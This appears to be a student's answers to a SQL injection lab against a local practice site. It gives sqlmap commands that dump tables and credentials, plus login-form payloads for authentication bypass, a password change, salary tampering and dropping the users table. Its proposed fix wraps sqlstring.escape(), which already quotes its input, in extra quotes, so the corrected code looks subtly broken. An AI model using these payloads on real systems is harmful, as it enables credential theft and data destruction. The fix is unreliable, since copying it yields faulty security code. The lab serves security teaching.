Task 1 (15%): Using `sqlmap` list all the tables in the database by exploiting the vulnerable endpoint `/vulnerable`. What command did you use? What are the tables you found?

Command:

sqlmap -u http://localhost:8084/vulnerable?q=user -tables

Found the tables:

```
[22:49:25] [INFO] fetching tables for database: 'SQLite_masterdb'
<current>
[2 tables]
+--------+
| admins |
| users  |
+--------+
```

Task 2 (10%): Using `sqlmap` list all the usernames and passwords you found in the tables. What command did you use?

Commands:

sqlmap -u http://localhost:8084/vulnerable?q=user --dump -D SQLite_masterdb -T admins -C username,password --dump

sqlmap -u http://localhost:8084/vulnerable?q=user --dump -D SQLite_masterdb -T users -C username,password --dump

Task 3 (10%): In the home page of the provided website click Login User and try to gain access to the webpage using SQL injection. Report what you did.

Hint: `user` is a sample username for website users, and `admin` is the username of website admin.

Input:

Username: user

Password: 1' OR '1'='1

Task 4 (15%): After gaining access, logout and go to User Login. Try to change the password of the `user` using SQL injection. Report how you did it.

Input:
Username: user
Password: 1'; UPDATE users SET password='test' WHERE username='user


Task 5 (15%): After exploiting SQL injection in the User Login go to the User Panel (after you login with the proper user's credentials) with the newly set password and now, you can see the `user`'s data. You can update all of the data fields except the `user`'s salary. Try to exploit SQL injection from the User's Panel to double the `user`'s salary. Report what you did.

Input:
Phone: ', salary=salary*2, phone='123

Task 6 (10%): Try to delete the users table using SQL injection from the login page. What actions did you do? How can you confirm that the table was deleted?

Input:
Username: user
Password: ';DROP TABLE users;'

Confirm:



Task 7 (25%): Try to fix the bug in the server for the vulnerable endpoint `/vulnerable`. The bug makes the endpoint vulnerable to SQL injection. The bug exists in the backend directory in the file index.js towards the end of the file and the corresponding code is:

correct code:
I used the sqlstring library to escape user provided data.

```
app.get("/vulnerable", async (req, res, next) => {
  const db = await dbPromise;
  let ret;
  try {
    ret = await db.get(
      `SELECT username FROM users WHERE
username='${sqlstring.escape(req.query.q)}'`
    );
  } catch(err) {
    ret = "error";
  }
  res.send(ret);
});
```